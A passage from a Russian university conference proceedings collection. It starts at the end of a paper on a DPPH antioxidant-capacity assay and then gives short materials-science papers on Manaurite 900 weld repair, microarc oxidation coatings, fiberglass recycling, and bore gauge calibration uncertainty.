Для проведения сравнительных исследований были выбраны модельные антиоксиданты: водорастворимая аскорбиновая кислота и растворимый в органических растворителях α -токоферол. Был проведен сравнительный анализ антиоксидантной емкости, полученной в микроячейке с разделенными пространствами с использованием двух идентичных рабочих графитовых электродов и в лабораторной макроячейке с использованием пары платиновый рабочий электрод и хлоридсеребряный электрод сравнения. Расчетные значения F-критерия ($F_{\text{крит}} = 6,39$ ($n_1 = 5$; $n_2 = 5$, $P = 0,95$)) и t-критерия ($t_{\text{крит}} = 2,31$ ($n = 10$; $P = 0,95$)) для результатов анализа, проведенных двумя способами, меньше критических, следовательно, полученные результаты близки и статистически значимая разница между ними отсутствует.

Заключение

В результате исследований был разработан подход для потенциометрического определения антиоксидантной емкости с использованием стабильного радикала дифенилпикрилгидразила, который может быть реализован в портативном устройстве.

Был проведен выбор системы электродов для проведения анализа в микроячейке с разделенными пространствами с использованием системы ДФПГ•/ДФПГ-Н. В качестве рабочих электродов были использованы два рабочих печатных графитовых электрода.

Потенциометрическим методом с использованием двух добавок модельных антиоксидантов были получены результаты антиоксидантной емкости в микроячейке для индивидуальных АО: аскорбиновой кислоты и α -токоферола. Результаты, полученные в лабораторной макроячейке не имеют статистической разницы с результатами, полученными в микроячейке.

СПИСОК ИСТОЧНИКОВ

1. Gerasimova E. et al. The novel potentiometric approach to antioxidant capacity assay based on the reaction with stable radical 2, 2'-diphenyl-1-picrylhydrazyl //Antioxidants. – 2022. – Т. 11. – №. 10. – С. 1974. – DOI 10.3390/antiox11101974
2. Molyneux P. et al. The use of the stable free radical diphenylpicrylhydrazyl (DPPH) for estimating antioxidant activity //Songklanakar J. sci. technol. – 2004. – Т. 26. – №. 2. – С. 211-219.
3. Huang D., Ou B., Prior R. L. The chemistry behind antioxidant capacity assays //Journal of agricultural and food chemistry. – 2005. – Т. 53. – №. 6. – С. 1841-1856. – DOI 10.1021/jf030723c
4. Sirivibulkovit K., Nouanthavong S., Sameenoi Y. Paper-based DPPH assay for antioxidant activity analysis //Analytical sciences. – 2018. – Т. 34. – №. 7. – С. 795-800. – DOI 10.2116/analsci.18P014
5. Заявка на изобретение 2023112943. Способ определения антиоксидантной емкости веществ и устройство для его реализации. Авторы: А.В. Иванова, М.Г. Маркина, Е.Л. Герасимова, В.И. Кириллова. Дата приоритета 19.05.2023

УДК 621.791/.792

Короткий Михаил Михайлович, магистрант, Комсомольский-на-Амуре государственный университет

Korotkiy Mikhail Mikhailovich, Master's student, Komsomolsk-na-Amure State University

Бахматов Павел Вячеславович, кандидат технических наук, доцент, заведующий кафедрой «Технология сварочного и металлургического производства имени В.И. Муравьева» (ТСМП имени В.И. Муравьева)»;

Bakhmatov Pavel Viacheslavovich, candidate of technical sciences, associate professor, head of department « Technology of welding and metallurgical production named after V.I. Muravyov" (TSMP named after V.I. Muravyov)»

ОПРЕДЕЛЕНИЕ СТРУКТУРНО-МЕХАНИЧЕСКОГО СОСТОЯНИЯ СВАРНОГО СОЕДИНЕНИЯ КОЛЛЕКТОРА РЕАКТОРНОЙ ПЕЧИ РИФОРМИНГА УСТАНОВКИ ПРОИЗВОДСТВА ВОДОРОДА ИЗ СПЛАВА MANAURITE 900

DETERMINATION OF THE STRUCTURAL AND MECHANICAL STATE OF THE WELDED JOINT OF THE MANIFOLD OF THE REACTOR FURNACE REFORMING UNIT FOR THE PRODUCTION OF HYDROGEN FROM THE MANAURITE 900 ALLOY

Аннотация. Актуальность данной работы заключается в том, что сплав MANAURITE 900 редко используется на территории России. Вследствие этого мало сведений как об основном материале, который поставляется с завода-изготовителя, так и о технологии сварки, которая написана предприятием, на котором непосредственно монтируются и эксплуатируются конструкция из данного материала. Так же отсутствуют сведения о ремонтных технологиях конструкций из данного сплава, не говоря уже о технологии ремонта, исходя из особенностей эксплуатации конструкции. В этой работе, по результатам экспериментов и исследований, сформированы рекомендации по предварительным мероприятиям, которые необходимы, чтобы получить ремонтные сварные соединения удовлетворительного качества.

Abstract. The relevance of this work lies in the fact that the MANAURITE 900 alloy is rarely used in Russia. As a result, there is little information both about the base material that is supplied from the manufacturer, and about the welding technology, which is written by the enterprise where the structure made from this material is directly installed and operated. There is

also no information about repair technologies for structures made from this alloy, not to mention repair technology based on the operating characteristics of the structure. In this work, based on the results of experiments and research, recommendations have been formed on the preliminary measures that are necessary to obtain repair welded joints of satisfactory quality.

Ключевые слова: Установка производства водорода, реакторная печь риформинга, металл сварного шва, manaurite 900, испытания, структура, дефекты.

Key words: Hydrogen production plant, reactor reforming furnace, weld metal, manaurite 900, testing, structure, defects.

Введение

Ввиду нераспространённости сплава MANAURITE 900 и производства конструкций из этого сплава за пределами территории России, относительно малого времени и опыта его использования, небольшая область применения, из всего этого складывается сложность изучения данного материала после продолжительной эксплуатации.

Данное исследование поможет дополнить сведения о влиянии структуры, которая сформирована благодаря способу изготовления трубы, на формирование сварного соединения, а также влияние долгой эксплуатации в среде водорода и высоких температур на качество ремонтного сварного соединения.

Основная часть

Сплав Manaurite 900 используется в нефтехимическом производстве в качестве газоотводящих труб; для листовых деталей установок, которые работают при высоких температурах (700-850°C) длительное время и таким же сроком службы. Преимущественно применяется в газоперерабатывающей и нефтеперерабатывающей промышленности, для производства водорода и аммиака. [2]

Технология ремонта разработана специалистами АО «ННК-Хабаровский НПЗ» и одобрена НАКС. Весь процесс ремонта, его результаты изложены, а также характеристики сплава Manaurite 900 указаны в [4]. Образцы для испытаний изготовили из материала коллектора. Для выявления количества фаз и расширения металла провели анализ на дилатометре. Исследования на дилатометре показали, сталь имеет однофазную структуру до 1200°C.

Для испытания на разрыв изготовили образец из сварной конструкции, в состав которой входят основной металл коллектора, основной металл тройника и сварной шов.

По результатам испытаний, предел прочности составил 119,3 МПа, что сильно отличается от характеристик, заявленных заводом-изготовителем, на 329 МПа. [3]

Для сварки неплавящимся электродом в среде инертных газов, были изготовлены образцы из металла коллектора [3]. Произвели долом.

После исследовали плоскость разлома на РЭМ (рисунки 1, 2, 3).




Рисунок 1 – Место зарождения трещины




Рисунок 2 – Зона долома, верхний валик




Рисунок 3 – Граница между основным металлом и металлом шва

На рисунке 2 видна мелкозернистая структура, место зарождения горячей трещины, место пересечения дендритов основного металла и металла шва. [3] Ближе к шву наблюдается мелкозернистая структура, по мере удаления от шва размер зерен увеличивается (рисунок 3). Дендриты направлены в одну сторону, по направлению от внешней стенки к внутренней, такая структура характерна для центробежного литья. [3]

Сделали химический анализ основного металла и металла шва, места обозначены на рисунках 4, 5, 6, результаты представлены в таблице 1.




Рисунок 4 – Основной металл




Рисунок 5 – Основной металл




Рисунок 6 – Металл шва

Таблица 1 – Химический состав зон в процентах

Основной металл (рисунок 4)				
Si	Cr	Mn	Fe	Ni
зона 1				
1,89	60,05	-	18,31	19,74
зона 2				
0,99	19,41	1,53	44,65	33,42
Основной металл (рисунок 5)				
Si	Cr	Nb	Fe	Ni
зона 1				
4,41	64,40	11,09	-	20,09
зона 2				
-	18,97	-	43,95	37,08
Металл шва (рисунок 6)				
Cr	Fe	Ni	In	
зона 1				
3,86	5,11	-	91,03	
зона 2				
25,60	45,69	28,72	-	

В межзеренном пространстве наблюдается увеличение хрома в 2-2,5 раза, и превышение количества никеля. Предположительно эти элементы постепенно выделялись из зерен в межзеренное пространство во время всего периода эксплуатации, что со временем привело к образованию хрупкой σ -фазы. Также в металле шва были обнаружены включения индия. [3]

Закключение

Основной причиной образования трещин является способ изготовления труб - центробежное литье, вследствие чего образовалась крупнозернистая дендритная структура. После длительной работы, в межзеренное пространство выделилась хрупкая σ -фаза с высоким содержанием хрома, которая при минимальных дуговых воздействиях разрушается по границам зерен и образуются трещины.

Перед сваркой, рекомендуется произвести термическую обработку, нагреть коллектор до 1000°C при которой σ -фаза становится неустойчивой и растворяется в аустените, выдержать 3-5 часов и охладить. Также при снижении температуры необходимо ускорять охлаждение при достижении 875°C и заканчивая 650°C для избежания повторного выделения σ -фазы в межкристаллитное пространство.

Если возможности произвести термическую обработку нет, то необходимо производить предварительный подогрев для увеличения пластичности, уменьшения вероятности образования трещин и образования более однородной структуры.

СПИСОК ИСТОЧНИКОВ

1. Макаров, Э. Л. Теория свариваемости сталей и сплавов / Э. Л. Макаров, Б. Ф. Якушин. – Москва : Московский государственный технический университет имени

Н.Э. Баумана (национальный исследовательский университет), 2014. – 488 с. – ISBN 978-5-7038-3938-6. – EDN ZCKYUN.

2. Патон, Б. Е. Роль парогазового канала в формировании глубокого проплавления при А-ТИГ сварке нержавеющей сталей / Патон Б.Е., Ющенко К.А., Коваленко Д.В., Кривцун И.В., Демченко В.Ф., Коваленко И.В. Международный научно-технический и производственный журнал «Автоматическая сварка» – У.: НанУ Иэ им. Е. О. Патона, 2006. № 6. – 72с.

3. Короткий, М. М. Влияние аргодуговой сварки сплава manganite 900 на образование холодных трещин / М. М. Короткий, П. В. Бахматов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2021. – С. 73-75. – EDN KTBVBE.

4. Bakhmatov, P. V. High-temperature hydrogen transfer piping element repair in oil refinery: Case study / P. V. Bakhmatov, A. A. Kukharets, B. M. Sobolev // Lecture Notes in Networks and Systems. – 2021. – Vol. 200. – P. 486-496. – DOI 10.1007/978-3-030-69421-0_52. – EDN SZCVOY.

УДК 620.197

Люй Лань, аспирант, Комсомольский-на-Амуре государственный университет, Хэйлунцзянский научно-технический университет (КНР)

Lyu Lan, Graduate student, Komsomolsk-na-Amure State University, Heilongjiang University of Science and Technology (PRC)

Чжао Цзыдун, аспирант, Комсомольский-на-Амуре государственный университет
Zhao Zidong, Graduate student, Komsomolsk-na-Amure State University

Башков Олег Викторович, доктор технических наук, профессор, заведующий кафедрой «Материаловедение и технология новых материалов», Комсомольский-на-Амуре государственный университет

Bashkov Oleg Viktorovich, Doctor of Technical Sciences, Professor, Head of the Department of Materials Science and Technology of New Materials, Komsomolsk-na-Amure State University

Ли Сюэвей, доктор технических наук, профессор, заведующий кафедрой «Материаловедение», Хэйлунцзянский научно-технический университет (КНР)

Li Xuewei, Doctor of Technical Sciences, Professor, Head of the Department of Materials Science, Heilongjiang University of Science and Technology (PRC)

ИССЛЕДОВАНИЕ СВОЙСТВ И ХАРАКТЕРИСТИК ОКСИДНЫХ ПОКРЫТИЙ, СФОРМИРОВАННЫХ В ПРОЦЕССЕ МИКРОДУГОВОГО ОКСИДИРОВАНИЯ В ЭЛЕКТРОЛИТЕ НА ОСНОВЕ ГЕКСАМЕТАФОСФАТА НАТРИЯ

RESEARCH OF THE PROPERTIES AND CHARACTERISTICS OF OXIDE COATINGS FORMED DURING THE PROCESS OF MICROARC OXIDATION IN AN ELECTROLYTE BASED ON SODIUM HEXAMETAPHOSPHATE

Аннотация. В работе представлены результаты исследования влияния режимов МДО на свойства покрытий, формируемых на пластинах алюминиевого сплава 7075 (российский аналог В95). Было установлено, что при неизменном составе электролита на основе гексаметафосфата натрия, увеличение времени процесса МДО приводит к линейному увеличению толщины, шероховатости и твердости.

Abstract. The work carried out a study of local MAO modes on the properties of coatings obtained on plates of aluminum alloy 7075 (analog B95). With a constant composition of the electrolyte based on sodium hexametaphosphate, it was found that increasing the time of the MAO process leads to a linear change in thickness, roughness and hardness.

Ключевые слова: микродуговое оксидирование, покрытия, микротвердость, шероховатость.

Key words: micro-arc oxidation, coatings, microhardness, roughness.

Введение

Алюминиевые сплавы занимают более 70% конструкционных материалов в авиастроении. Из-за невысокой твердости алюминиевых сплавов требуется защита их поверхности от повреждений и износа. В настоящее время для защиты поверхности алюминиевых сплавов широко применяются различные методы оксидирования, в том числе метод микродугового оксидирования (МДО) [1-3].


Целью работы является исследование влияния времени оксидирования с использованием МДО на структуру и свойства оксидных покрытий, формируемых на алюминиевом сплаве 7075 (российский аналог B95) в электролите на основе гексаметафосфата натрия с добавлением метасиликата и гидроксида натрия.

Материалы и методика проведения исследований

Для формирования оксидных покрытий на образцах алюминиевого сплава 7075 применялась лабораторная установка для микродугового оксидирования, изготовленная в ДВФУ [4]. Установка имеет цифровое управление и регистрацию параметров обработки. Оборудование позволяет формировать импульсы частотой 300 Гц с изменяемой скважностью и амплитудой, поддерживает режимы работы с поддержанием постоянного напряжения амплитудой до 500 В и постоянного тока амплитудой до 50 А. Оксидирование выполнялось в электролите, содержащем гексаметафосфат натрия, метасиликат и гидроксид натрия в течение времени от 30 до 120 минут при режиме, описанном в работе [5] при постоянной плотности тока 4,7 А/дм². После оксидирования на поперечных шлифах при исследовании с помощью сканирующего электронного микроскопа определяли толщину покрытий. Шероховатость определяли портативным измерителем TR-200, микротвердость измеряли на микротвердомере НМV-2.


Результаты исследований

По результатам электронной микроскопии было установлено, что покрытия имеют внутренние поры и каналы [6], через которые поступал электролит к подложке (рисунок 1).



а) б)
Рисунок 1 – Структура покрытия, сформированного на сплаве 7075 в течение 30 минут (а) и 120 минут (б).

Измерение толщины покрытий показало, что наблюдается высокая достоверность линейной аппроксимации толщины покрытий от времени оксидирования (рисунок 2), достигающая 0,9924.



а) б)
Рисунок 2 – Зависимость толщины (а) и шероховатости (б) оксидных покрытий от времени оксидирования

Шероховатость покрытий монотонно возрастает при увеличении времени оксидирования, что также ранее было отмечено в работе [6]. Это связано с тем, что при постоянстве плотности тока для обеспечения электрического пробоя требуется большая энергия, что приводит плазменному процессу выплескивания и застыванию расплава керамики на поверхности уже образованного оксида.

Заключение

В ходе проведенных исследований был установлен характер влияния времени МДО алюминиевого сплава 7075 на основные параметры формируемых оксидных покрытий. Значения толщины с высокой степенью достоверности аппроксимации имеют линейную зависимость от времени оксидирования.

Шероховатость и твердость также имеют линейную зависимость от времени оксидирования. Достоверность линейной аппроксимации ниже, чем при определении толщины покрытия, что связано с достаточно неравномерным характером покрытия.

Полученные покрытия являются пористыми в отличие от полученных при анодировании. Однако это не снижает, а наоборот расширяет область их применения.

Покрытия, полученные в электролите на основе гексаметафосфата натрия, могут в дальнейшем найти применение в различных областях промышленности, авиастроения и медицины.

Благодарности. Работа подготовлена при поддержке гранта Президента РФ для государственной поддержки ведущих научных школ Российской Федерации (проект НШ-452.2022.4).

СПИСОК ИСТОЧНИКОВ

1. Лернер, Л. Твердое анодирование алюминия: история и современность / Л. Лернер // Цветные металлы. – 2003. – № 6. – С. 84-87. – EDN QAUNDX.
2. Гордиенко, П. С. Микродуговое оксидирование металлов и сплавов / П. С. Гордиенко, В. А. Достовалов, А. В. Ефименко. – Владивосток : Издательский дом Дальневосточного федерального университета, 2013. – 521 с. – ISBN 978-5-7444-3073-3. – EDN YRFERR.
3. Влияние наночастиц SiO₂ и растворимого силиката на состав и свойства оксидных слоев, формируемых микродуговым оксидированием на магнии Mg96 / М. М. Кристал, П. В. Ивашин, А. В. Полуниин [и др.] // Металловедение и термическая обработка металлов. – 2019. – № 3(765). – С. 8-16. – EDN IQVNBKJ.
4. The research of the features destruction of the of oxide coatings on aluminum alloy by using the method of acoustic emission / X. Li, C. Zhou, O. V. Bashkov [et al.] // Journal of

Physics: Conference Series, Saint Petersburg, 14–16 мая 2019 года. Vol. 1281. – Saint Petersburg: Institute of Physics Publishing, 2019. – P. 012050. – DOI 10.1088/1742-6596/1281/1/012050. – EDN NDCATH.

5. Investigation of the influence of electrical modes on the morphology and properties of oxide coatings on aluminum alloy 1163, obtained by the microarc oxidation / O. V. Bashkov, F. Bao, T. I. Bashkova, X. Li // Lecture Notes in Networks and Systems. – 2021. – Vol. 200. – P. 87-95. – DOI 10.1007/978-3-030-69421-0_10. – EDN TWTOYQ.

6. Исследование влияния режимов микродугового оксидирования на морфологию и параметры оксидного покрытия, наносимого на алюминиевый сплав Д16АТ / Ф. Бао, О. В. Башков, Д. Чжан [и др.] // Frontier Materials & Technologies. – 2023. – № 1. – С. 7-21. – DOI 10.18323/2782-4039-2023-1-7-21. – EDN YNOVLA.

УДК 678.09

Люхо Илья Андреевич, магистрант, Комсомольский-на-Амуре государственный университет

Lyukho Ilya Andreevich, Master's student, Komsomolsk-na-Amure State University

Проценко Александр Евгеньевич, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Protsenko Alexander Evgenievich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ПОЛУЧЕНИЕ ПЛАСТМАСС ИЗ ВОЛОКОН, ПОЛУЧЕННЫХ ПРИ РЕЦИКЛИНГЕ ПКМ

OBTAINING PLASTICS FROM FIBERS OBTAINED BY RECYCLING PCM

Аннотация. В данной работе рассматривается получение полимерных композиционных материалов с мелкодисперсным наполнителем, извлеченных из отходов ПКМ посредством обработки их в среде сверхкритического этанола. В работе рассматривается процесс рециклинга стеклопластиков. В качестве катализатора использовался NaOH. С использованием восстановленного наполнителя получена серия образцов. Прочность на изгиб образца, содержащего 35 % наполнителя, увеличилась в 6 раз.

Abstract. This work examines the production of polymer composite materials with fine fillers extracted from waste PCM by processing them in a supercritical ethanol environment. The paper discusses the process of recycling fiberglass plastics. NaOH was used as a catalyst. A series of samples was obtained using the recovered filler. The bending strength of the sample containing 35 % filler increased 6 times.

Ключевые слова: ПКМ, стеклопластик, сольволиз, деструкция, рециклинг.

Key words: PCM, fiberglass reinforced plastic, solvolysis, destruction, recycling.

Ключевые слова: ПКМ, стеклопластик, сольволиз, деструкция, рециклинг.

Key words: PCM, fiberglass reinforced plastic, solvolysis, destruction, recycling.

Введение

Полимерные композиционные материалы – наиболее перспективный материал, позволяющий возводить более прочные и долговечные конструкции, менее поддающиеся воздействиям внешних факторов. Одним из преимуществ таких материалов прочность и малый вес, однако, как и другие материалы они подвержены износу и повреждениям под воздействием агрессивных факторов, что со временем приводит к утрате эксплуатационных свойств [1].

С увеличением темпа производства ПКМ растет и количество отходов, образуемых в ходе изготовления, обработки и при выводе из эксплуатации изделий, отслуживших свой срок [2].

Перерабатывать подобные отходы проблематично, в природе они разлагаются очень длительные сроки [1] и также создают экологическую нагрузку. В данной работе рассматривается возможность производства композитов, армированных мелкодисперсным порошком, полученным из регенерированного наполнителя полимерного композиционного материала.

Основная часть

В предыдущих работах [3] была рассмотрена вторичная переработка полимерных композиционных материалов методами пиролиза и сольволиза, в результате чего были извлечены волокна армирующего наполнителя, которые возможно использовать для создания новых полимерных композитов.

При этом в работе [4] описаны условия, при которых в среде аминспирта в присутствии едкого натра происходило разрушение как полимерной матрицы, так и стеклянного наполнителя. В данной работе рассматривается процесс сольволиза в среде сверхкритического этанола концентрацией 90 % в присутствии 0,25 г NaOH к 1 г сырья в качестве катализатора. Реакция проводилась при температуре 250 °С до достижения полной деструкции полимерной матрицы. В результате были получены сольволизная жидкость, содержащая продукты распада полимерной матрицы и неорганический осадок, являющийся остатком стеклянного наполнителя.




Рисунок 1 – Снимок волокна, подвергнувшегося обработке в условиях установленной оптимальной концентрации NaOH (0,25 г. на 1 г ПКМ)

в рамках вторичной переработки стеклопластиков исследовалась возможность получения мелкодисперсного порошка и коротких волокон, которые использовались в качестве мелкодисперсного наполнителя.

Большая часть волокон была повреждена в процессе сольволиза, а площадь кусков уцелевшей ткани слишком мала для производства изделий. С целью исследования возможности введения данного наполнителя в полимерную матрицу в виде мелкодисперсного наполнителя полученные волокна измельчались. На основе двухкомпонентного эпоксидного связующего SR8100/SD8824 (Sicomин) составлены следующие композиции, содержащие различное количество мелкодисперсного стеклянного наполнителя: I – чистое связующее, II – 16 %, III – 27 %, IV – 40 %.

Вследствие низкой вязкости связующего и малого количества наполнителя в рецептурах II и III большая его часть осела на дно формы. Для установления фактического соотношения наполнитель/матрица в полученных композитах проводились термогравиметрические исследования на приборе STA 409 PC Luxx.

В данной работе [5] рассматривается способ рециклинга наполнителя.

С целью оценки поверхности полученного осадка были сделаны снимки с помощью растрового электронного микроскопа (рисунок 1).

В случае обработки в присутствии 0,15 г NaOH к 1 г сырья в течение 3 часов наблюдается присутствие включений матрицы. При повышении концентрации и времени обработки на поверхности волокон появляются множественные повреждения и трещины.

Стеклянные волокна, полученные по итогу эксперимента, в большинстве случаев, теряли свои первоначальные свойства и разрушались. В результате чего



Рисунок 2 – Полученные пластики




Рисунок 3 – ТГА полученных пластиков

По полученным данным было рассчитано конечное содержание наполнителя, для образца I – 0 %; II – 10 %; III – 20 %; IV – 35 %.

Из центральной части полученных дисперсно армированных композитов вырезались образцы для испытания на растяжение, изгиб. Установлено, что прочность на изгиб у образца 4 возросла в 6 раз.

Таким образом, показана возможность использования мелкодисперсного стеклянного наполнителя, полученного в результате сольволиза полимерного композита на основе связующего SR8100, армированного стеклотканью.

СПИСОК ИСТОЧНИКОВ

1. Kablov E. N. et al. Climatic aging of composite aviation materials: III. Significant aging factors //Russian Metallurgy (Metally). – 2012. – Т. 2012. – С. 323-329. – DOI 10.1134/s0036029512040040
2. Савриев, Ш. М. Использование отходов производства для получения полимерных композиционных материалов / Ш. М. Савриев, А. Ю. Шомуродов // Наука и образование сегодня. – 2016. – № 4(5). – С. 23-24. – EDN WADDDD.
3. Химический рециклинг стеклопластиков с термореактивной матрицей в среде сверхкритического этанола / А. Е. Проценко, В. В. Петров, А. Н. Проценко, И. А. Люхо // Ползуновский вестник. – 2023. – № 2. – С. 193-200. – DOI 10.25712/ASTU.2072-8921.2023.02.025. – EDN QFXUVR.
4. Protsenko A. E., Petrov V. V. Recycling of fiberglass fillers obtained from polymer composites based on an epoxy vinyl ester binder //Mechanics of Composite Materials. – 2022. – Т. 58. – №. 4. – С. 537-544. – DOI 10.1007/s11029-022-10048-9.
5. Protsenko A. E., Pimenova E. D., Petrov V. V. Recycling of glass fibers sheets from thermoset reinforced plastic using thermolysis method //IOP Conference Series: Materials Science and Engineering. – IOP Publishing, 2020. – Т. 734. – №. 1. – С. 012185. – DOI 10.1088/1757-899x/734/1/012185
6. Chen J. Z. et al. Prediction of long-term properties of fiberglass pipe based on the shift factors method //Advanced Materials Research. – 2013. – Т. 748. – С. 411-415. – DOI 10.4028/www.scientific.net/AMR.748.411

УДК 621.9.05

Максимова Ольга Евгеньевна, магистрант, Комсомольский-на-Амуре государственный университет

Maximova Olga Yevgenyevna, Master's student, Komsomolsk-na-Amure State University

Кравченко Елена Геннадьевна, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Kravchenko Elena Gennadyevna, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

УЧЕТ НЕОПРЕДЕЛЕННОСТИ ИЗМЕРЕНИЙ В КАЛИБРОВКЕ НУТРОМЕРОВ

CONSIDERATION OF MEASUREMENT UNCERTAINTY IN THE CALIBRATION OF BORE GAUGES

Аннотация. Измеряя какую-либо физическую величину, мы не рассчитываем получить ее истинные значения, поэтому необходимо указать, насколько результат измерения близок к истинному значению, т. е. указать точность измерения. Для этого вместе с результатом измерения указывается приближенная погрешность (ошибка) измерения.

Неопределенность, в отличие от погрешности, имеет прогрессирующий характер и применяется в области метрологии, как оценка достоверности результатов измерений. Целью данной работы было внедрение неопределенности измерения в калибровку. Объектом исследования стал прибор для измерения внутренних размеров – микрометрический нутромер НМ-600. Нутромер микрометрический предназначен для измерения внутренних размеров деталей и их поверхностей: отверстий, пазов и др.

Благодаря внедрению в калибровку неопределенности измерения можно повысить точность измерения, и как следствие улучшить эксплуатационные показатели.

Ключевые слова: неопределенность измерений, калибровка, нутромер, измерение, погрешность.

Abstract. When measuring any physical quantity, we do not expect to get its true values, so it is necessary to indicate how close the measurement result is to the true value, i.e., indicate the accuracy of the measurement. To do this, together with the measurement result, the approximate error (error) of the measurement is indicated.

Uncertainty, unlike error, has a progressive character and is used in the field of metrology as an assessment of the reliability of measurement results. The aim of this work was to introduce measurement uncertainty into calibration. The object of the study was a device for measuring internal dimensions - a micrometric hole-gauge NM-600. Hole-gauge micrometer is designed to measure the internal dimensions of parts and their surfaces: holes, grooves, etc.

By incorporating measurement uncertainty into the calibration, it is possible to increase the measurement accuracy and, as a result, improve performance.

Key words: measurement uncertainty, calibration, hole-gauge, measurement, error.

Введение

Данная тема была выбрана с целью, внедрить в калибровку нутромера неопределенность измерений. Поставленные цели:

1. Изучить понятие неопределенности измерений.
2. Провести калибровку нутромера с учетом неопределенности и оценить полученные результаты.
3. Разработать методику калибровки нутромера с учетом неопределенности измерений.

Ценность заключается в том, что методика может использоваться в производственных процессах лаборатории отдела Главного метролога. Основные положения мо-

гут быть положены в основу разработки метрологических рекомендаций для лабораторий, которые должны оценивать точность измерений.

Основная часть

Вкладом автора в исследование является: проведение анализа существующих методик калибровки проборов для измерения внутренних размеров, проведение анализа методик для расчета неопределенности измерений и внедрение неопределенности измерения в калибровку прибора для измерения внутренних размеров.

